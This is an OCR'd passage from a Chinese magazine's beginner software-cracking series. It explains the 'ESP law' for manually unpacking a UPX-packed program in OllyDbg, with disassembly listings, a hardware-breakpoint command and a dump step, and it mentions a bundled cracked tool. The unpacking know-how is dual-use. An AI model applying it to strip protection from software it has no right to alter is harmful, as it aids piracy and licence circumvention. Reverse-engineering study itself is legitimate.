


图8

（文章中涉及到的工具HTML to AnyCode Converter汉化破解、PEID、OD、ResScope V1.94及相关代码已经收录在光盘中）

从零开始学破解之（十五）

Talent Feng

手动脱壳进阶篇

前言

上期我已经为大家详细讲解了手动脱壳的全过程，并且为小菜们展示了两种最基本的手动脱壳方法，其中最重要的内容就是“单步跟踪法”与“内存断点法”的基本原理。对于这两种方法的使用步骤一定要牢记，小菜们在课后有没有认真练习呢？因为这两种方法的基础性，其它一些高级的进阶脱壳法大都是这两者的“衍生品”，所以掌握好基础的知识是非常重要的。

不过，对于“单步跟踪”和“内存断点”这两种基础的脱壳方法大家也应该看出来了，因为手动工作量非常大，所以整个脱壳的“效率”是非常低的。小菜们在看网上一些脱壳录像的时候，往往会看到高手们潇洒的脱壳操作，不使用任何脱壳工具，仅仅靠一双手和一把破解的利剑“OD”，轻轻一挥，软件的壳就被脱的一干二净。那么究竟这些高手使用了什么独门秘籍，能达到如此的境界呢？下面，我就为小菜们解开这神秘的面纱。

第一节：ESP定律脱壳法

在高手中使用最广泛、次数最频繁的就是传说中的“ESP定律脱壳法”了。什么是ESP定律呢？说到这个方法的原理那可就相当复杂了，不是一言两语就可以说清楚的，而且还要具备深厚的汇编基础。所以，我们先把详细的原理以及理论暂时放到一边，等小菜们学有所成之时可以去自己研读。今天首要的任务就是教会大家如何使用这个能够独霸一方的“武林秘籍”。我们需要使用以下的工具：侦查软件peid，强力分析软件OllyDbg，经upx Aspack加壳处理的小程序各一个。准备工作做好后，脱壳的工作就可以正式开始了。

1、小试身手“esp定律 VS upx”

主角esp定律：传说中极具威力的脱壳方法，但不曾见过其真面目，具体杀伤力如何不得而知。挑战第一关upx壳：系出自名门，经典的加壳软件，在压缩壳中处于元老级地位，不可小窥。介绍完了今天的第一组对战双方，比赛马上就要开始了。究竟esp定律如何把upx斩于马下，继而顺利过关呢？请大家细细看来（以下脱壳的过程结合标准脱壳的步骤一起说明，以便小菜们复习所学的内容并养成良好的习惯）。

第一步：查壳

把经过upx加壳处理的小程序拖拽到PEID的主界面上来，从检测结果可以确定，小程序使用Upx的壳进行了处理，如图1。




图1

第二步：脱壳

今天脱壳的主角是“ESP定律”，因此下面就为大家详细介绍EPS定律详细的使用方法。首先使用OD载入小程序，因为程序被加了壳，OD会询问我们是否继续对程序进行分析，此时要注意一定选择“否”。当程序被完全载入后，会中断在以下代码处：

```
0040E8C0 >  60              pushad
0040E8C1    BE 15B04000     mov     esi, 0040B015
0040E8C6    8DBE EB5FFFFF   lea     edi, [esi+FFFF5FEB]
0040E8CC    57              push    edi
0040E8CD    83CD FF         or      ebp, FFFFFFFF
0040E8D0    EB 10           jmp     short 0040E8E2
```

使用单步跟踪的方法按下快捷键F8，这时每按一次快捷键程序就会执行一句代码。此时，我们在使用单步跟踪命令的时候该做什么呢？现在要分散一下注意力了，因为要注意两个地方：第一个就是OD的反汇编窗口，也就是OD最大的窗口；第




图2




图3

二个就是位于反汇编窗口右侧的“寄存器”窗口。简单的说，一是要注意程序代码的执行情况，二是要注意寄存器中数值的变化，特别是寄存器窗口中ESP一栏的数值变化。此时可能这一栏中的内容没有特别的地方，但是一定要加倍注意，如图2。

继续单步跟踪，对于UPX加壳处理的程序通常只需要按1~2次F8键，不同的系统可能会出现不同的情况，所以要具体问题具体对待。与此同时，一定要注意寄存器中各项数值的变化，当发现寄存器窗口中ESP一栏中的数值变成红色的时候，就要停止单步跟踪了。所以，即使是不同的系统，也可以采用这样一个相同的判断标准。也就是使用单步跟踪命令，直到寄存器窗口中ESP一栏的数值变成红色，如图3。

X加油站：关于ESP寄存器

从“ESP定律法”可以看出这个脱壳方法与寄存器ESP的值是有密切关系的，但是ESP寄存器究竟是什么呢？复杂的原理和理论知识就不给小菜们罗嗦了，大家肯定也越听越迷糊。小菜们只需要了解到寄存器是用来专门存放数据的“盒子”，而ESP寄存器也就是一个被叫做“ESP”的用来储存数据的盒子。而在使用ESP定律的过程中，最关键的核心内容就是ESP这个盒子中所装的数据。

当寄存器中的数据变成红色，就要停止单步跟踪了，而单步跟踪停下来后下一步该怎么做呢？现在，我们就要把注意力转移到OD的命令栏中，所谓OD的命令栏就是OD最下栏中的一个小窗口。我们在命令行中输入这样一个命令**Hr 0012FF84**，如图4。




图4

X加油站：HR 0012FF84表示什么含义呢？

在以前的文章中，我已经为大家详细的介绍过断点这一概念，虽然当时已经做了一个很详细的介绍，但是我们所介绍的范围仅仅是局限在OD的“普通断点”。其实OD中的断点是有很多种的，除了已经介绍过的“普通断点”外还有很多种类别，而这里用到的“hr + 地址”这样的命令就表示在特定的地址上设置一个“硬件访问断点”。这个内容同样只做了解就可以了，不用深究，当小菜们学有所成后可以好好的研究研究这些内容。

输入完命令后，按下回车键使命令生效（注意，很多朋友会遇到命令断点没有效果的情况，很大一部分原因就是没有按回车。在不按回车的情况下，在命令行输入的命令是不能够被OD识别的，所以就不会产生应有的效果了）。此时按下快捷键F9，让程序在OD中运行起来。但是由于断点的作用，程序的运行过程会被中断下来，程序中断在了以下代码处，如图5。

```
0040EA0F   - E9 B826FFFF     jmp     004010CC
0040EA14     0000            add     [eax], al
0040EA16     0000            add     [eax], al
0040EA18     0000            add     [eax], al
0040EA1A     0000            add     [eax], al
```

下一步又该怎样做呢？接下来又要使用单步跟踪大法了，因为此时壳与程序即将脱离了，但是还没有分离开。我们所做的后续工作就是将壳与程序完全的剥离开来。使用单步跟踪法，




图5

按下F8键，当经过了一个很大的跳转后，OD反汇编窗口中的代码会发生一个很大的变化。此时，就来到了以下的代码处：

```
004010CC    55               push    ebp
004010CD    8BEC             mov     ebp, esp
004010CF    83EC 44          sub     esp, 44
004010D2    56               push    esi
004010D3    FF15 E4634000    call    [4063E4]             ; kernel32.
GetCommandLineA
004010D9    8BF0             mov     esi, eax
004010DB    8A00             mov     al, [eax]
004010DD    3C 22            cmp     al, 22
004010DF    75 1B            jnz     short 004010FC
```

其实，程序的OEP已经找到了，现在程序所处的位置就是程序的OEP。还记得OEP吧，这可是与脱壳有非常密切关系的概念，因为当我们找到OEP后，就可以把干干净净的程序从壳中完全分离开来了。尝试着使用OD的DUMP功能把干净的程序剥离出来，代码依然在这里，单击鼠标右键并在弹出的快捷菜单中选择“DUMP”，保持其中的内容不用修改，直接按下“OK”，脱壳后的程序就被保存了，如图6。

